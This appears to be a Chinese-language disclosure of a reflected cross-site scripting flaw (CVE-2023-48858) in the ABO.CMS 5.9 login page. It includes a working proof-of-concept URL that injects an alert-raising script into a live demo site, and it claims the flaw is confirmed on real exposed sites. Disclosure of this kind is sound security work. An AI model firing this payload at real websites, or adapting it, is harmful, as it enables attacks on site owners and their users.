
CVE-2023-48858 的 PoC
Armex ABO.CMS 5.9 登录页面 PHP 代码中存在跨站脚本(XSS)漏洞,远程攻击者可通过 login.php? URL 部分注入任意 Web 脚本或 HTML。
概念验证:
http://demo.abocms.ru/login.php/eqbzm%22%3E%3Cimg%20src%3d/%20onerror%3dalert%281%29%3Er338y

这并非特指“演示”版本的漏洞,已在真实暴露于网络的网站上得到确认
此处使用的演示链接仅用于表明该漏洞仍然存在
漏洞类型:
跨站脚本(XSS)
产品供应商:
Armex Programming Products(INN 7722635725)
(推测)受影响产品:
ABO.CMS: Start - 5.9
ABO.CMS: Promo - 5.9
ABO.CMS: Corporative - 5.9
ABO.CMS: Shop - 5.9
ABO.CMS: Business - 5.9
ABO.CMS: Bank - 5.9
该问题存在于 login.php 页面中,因此所有使用该页面(登录功能)的版本均应受影响。此外,我个人认为 ABO.CMS 后续版本中不会对此漏洞进行任何修复
参考:
https://abocms.ru/about/versions/version59/
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-48858